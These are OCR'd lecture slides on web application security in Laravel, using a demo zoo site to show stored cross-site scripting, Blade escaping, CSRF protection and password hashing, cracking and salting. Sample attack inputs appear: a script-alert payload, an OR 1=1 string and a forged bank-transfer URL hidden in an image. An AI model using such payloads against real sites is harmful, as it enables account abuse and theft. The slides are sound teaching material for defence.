
Date of Birth:

Enclosure Id: Central Enclosure

- When this is displayed to a normal user (e.g., when displaying the list of animals), what will happen?

Lets Try to Create an Attack (Cont.)

- First, lets check that the malicious value actually ended up in the database:



(MySQL 5.7.23-0ubuntu0.18.04.1) localhost/swanseazoo/animals

Search: id =

id	name	weight	date_of_birth	enclosure_id	created_at	updated_at
48	Maida	455.66	NULL	1	2018-11-20 20:28:46	2018-11-20
49	Raleigh	405.29	NULL	1	2018-11-20 20:28:46	2018-11-20
50	Willa	384.61	NULL	1	2018-11-20 20:28:46	2018-11-20
51	Valerie	434.53	NULL	1	2018-11-20 20:28:46	2018-11-20
52	' OR '1'='1	300.00	NULL	1	2018-11-20 20:31:16	2018-11-20
53	<script>alert('surprise!');</script>	300.00	NULL	1	2018-11-20 20:44:57	2018-11-20

TABLE INFORMATION


- created: 20/11/2018
- updated: 20/11/2018
- engine: InnoDB
- rows: 53
- size: 16.0 KiB
- encoding: utf8mb4
- auto_increment: 54

6 rows in table

Foiled!

- We displayed the actual value.
  - It was not executed!

- This is because the {{ … }} syntax of Blade automatically escapes HTML that might be present in variables (see next slide).




Swansea Zoo - Animals

The animals of Swansea Zoo:


- Maida
- Raleigh
- Willa
- Valerie
- ' OR '1'='1
- <script>alert('surprise!');</script>

Create Animal

Foiled! (Cont.)



```
<p>The animals of Swansea Zoo:</p>

<ul>

    @foreach ($animals as $animal)

        <li><a href="{{ route('animals.show', ['id' => $animal->id]) }}">

            {{ $animal->name }}</a></li>

    @endforeach

</ul>

<a href="{{ route('animals.create' )}}">Create Animal</a>
```




```
    <li><a href="http://swanseazoo.test/animals/53">
&lt;script&gt;alert(&#039;surprise!&#039;);&lt;/script&gt;</a></li>
```

The {{ }} Blade syntax did not verbosely echo/print the value. It changed special characters like "<" and quotes to their HTML codes (which are safe).

What If We Had Been Silly?

Blade also offers {!! … !!} which basically does the same as {{ …}} but does not escape HTML.


- What if we used that?



```
@foreach ($animals as $animal)
    <li><a href="{{ route('animals.show', ['id' => $animal->id]) }}">
        {!! $animal->name !!}</a></li>
@endforeach
```

- What do you think happens now?

What If We Had Been Silly? (Cont.)



swanseazoo.test says

surprise!

```
    <li><a href="http://swanseazoo.test/animals/53">
<script>alert('surprise!');</script></a></li>
```


- The unsuspecting victims browser executed the code.
  - This is being run on a normal visitors browser!
- This code could have done anything – e.g., carry out next attack.

Cross-Site Request Forgery (CSRF)


- This attack can be particularly damaging
- A script is injected into a web page which executes an unwanted action in a web application that the user is currently authenticated in
- Example – Imagine you notice your bank account uses a GET request to transfer funds from your account to Bill's like this
  - GET http://mazebank.com/transfer?ac=Bill&am=100
- You construct a URL http://mazebank.com/transfer?ac=Me&am=1
- Anyone logged into their bank account has authorisation to perform this action so will transfer £1 to you – all you need to do is get them to make the request
- Either get them to click the link (giving the game away because they will see the result) or hide it as the *src* attribute of a 0x0 image in a post on a popular website
- Even if the bank uses POST you could build a hidden form using XSS and submit it automatically

Laravel automatically Applies CSRF Protection

- When you create any form you need to add the @csrf blade command.
  - This creates a hidden "_token" field.



```
<form method="POST" action="{{ route('animals.store') }}">

    @csrf

    <p>Name: <input type="text" name="name"

        value="{{ old('name') }}"></p>
```



```
<form method="POST" action="http://swanseazoo.test/animals">
    <input type="hidden" name="_token" value="ndxxlbALarnp2xxDFPOiWZWeTdpQFr6vnaXkfpjy
```

- This special value is unique to your session.
  - Laravel has stored this within your session data.
    - So this actually breaks REST.


Laravel automatically Applies CSRF Protection (Cont.)

- When you submit any POST request, Laravel checks that the POST data contains the _token field with a value that matches your session.
    - If it doesn’t match, or is not present, then the request is aborted with a 419 error.

Password Storage

- Storing plain text user passwords is a bad idea
- If someone gains access to your database they would have all your users passwords
    - http://plaintextoffenders.com/

Password Hashing



```
$hash = $_GET['hash'];


//Check the hash
$real_hash = md5($score . $name . $secretKey);

if ($real_hash == $hash) {
```

- In the game source code a string is made by joining the score, user name and a secret key
- That string is hashed and the hash is uploaded with the score and name
- On the server the hash is generated using the secret key stored there – if they don't match we know not to allow data entry


Input
Digest
Fox
The red fox jumps over the blue dog
The red fox jumps ouer the blue dog
The red fox jumps oevr the blue dog
The red fox jumps oer the blue dog
cryptographic hash function

- Hash functions
  - One way
  - Quick to compute
  - Small change to input causes big changes to hash
  - Infeasible to generate the input from the output
- The MD5 hash function used here actually has vulnerabilities
- In this application the goal is to put 'wanna be' cheaters off bothering rather than being 100% secure – i.e. this isn't on-line banking

- Hash algorithms are one way functions which turn small chunks of data into a fixed-length fingerprint which can not be reversed
- Hash-based account workflow
  1. User creates an account
  2. Their password is hashed and stored in the database (the raw password is never stored or written to anything)
  3. When they next login the password they enter is hashed (with the same secret hashing function) and compared to the stored hash
- We never tell a user who fails to login which of the username or password is incorrect – this would just assist attackers
- This seems bulletproof – but it isn't…

Cracking Hashes


- Dictionary and Brute Force Attacks
  - This is simply trying every possible string to find someone’s password
  - Dictionary attacks use dictionaries of words rather than brute force which goes through every possible character combination (aaaa, aaab, aaac…)
  - Impossible to secure against these, but you can make things more difficult or inefficient



```
       Dictionary Attack

Trying apple        : failed
Trying blueberry    : failed
Trying justinbeiber : failed
           ...
Trying letmein      : failed
Trying s3cr3t       : success!
```


```
  Brute Force Attack

Trying aaaa : failed
Trying aaab : failed
Trying aaac : failed
          ...
Trying acdb : failed
Trying acdc : success!
```

- Lookup tables
  - Pre-compute the hashes of common passwords in a dictionary and store them together in a lookup table
  - Then just take the hash you lifted and do a search



```
 Searching: 5f4dcc3b5aa765d61d8327deb882cf99: FOUND: password5
 Searching: 6cbe615c106f422d23669b610b564800:  not in database
Searching: 630bf032efe4507f2c57b280995925a9: FOUND: letMEin12
 Searching: 386f43fab5d096a7a66d67c8f213e5ec: FOUND: mcd0nalds
 Searching: d5ec75d5fe70d428685510fae36492d9: FOUND: p@ssw0rd!
```


- Reverse lookup tables
  - Using the stolen database create a lookup table that maps each password hash to a list of users with that hash
  - Now perform a dictionary or brute force attack using this lookup table to comprise many users at once



```
Searching for hash(apple) in users' hash list...     : Matches [alice3, 0bob0, charles8]
Searching for hash(blueberry) in users' hash list... : Matches [usr10101, timmy, john91]
Searching for hash(letmein) in users' hash list...   : Matches [wilson10, dragonslayerX,
joe1984]
Searching for hash(s3cr3t) in users' hash list...    : Matches [bruce19, knuth1337, john87]
Searching for hash(z@29hjja) in users' hash list...  : No users used this password
```

Salted Password Hashing

- Most of the cracking methods mentioned previously exploit the fact that the same password always has the same hash
- Salted password hashing tackles this directly by appending a random string, called a salt, to the password prior to hashing
- To check the password is correct we need to store the salt, this could be done simply in the account database or hidden in the hash string itself
- We don’t really need to keep the salt secret because since each user has a different salt the attacker can’t use precomputed lookup tables (they would need one for each user)
- Extended reading https://crackstation.net/hashing-security.htm



```
hash("hello")                    = 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
hash("hello" + "QxLUF1bgIAdeQX") = 9e209040c863f84a31e719795b2577523954739fe5ed3b58a75cff2127075ed1
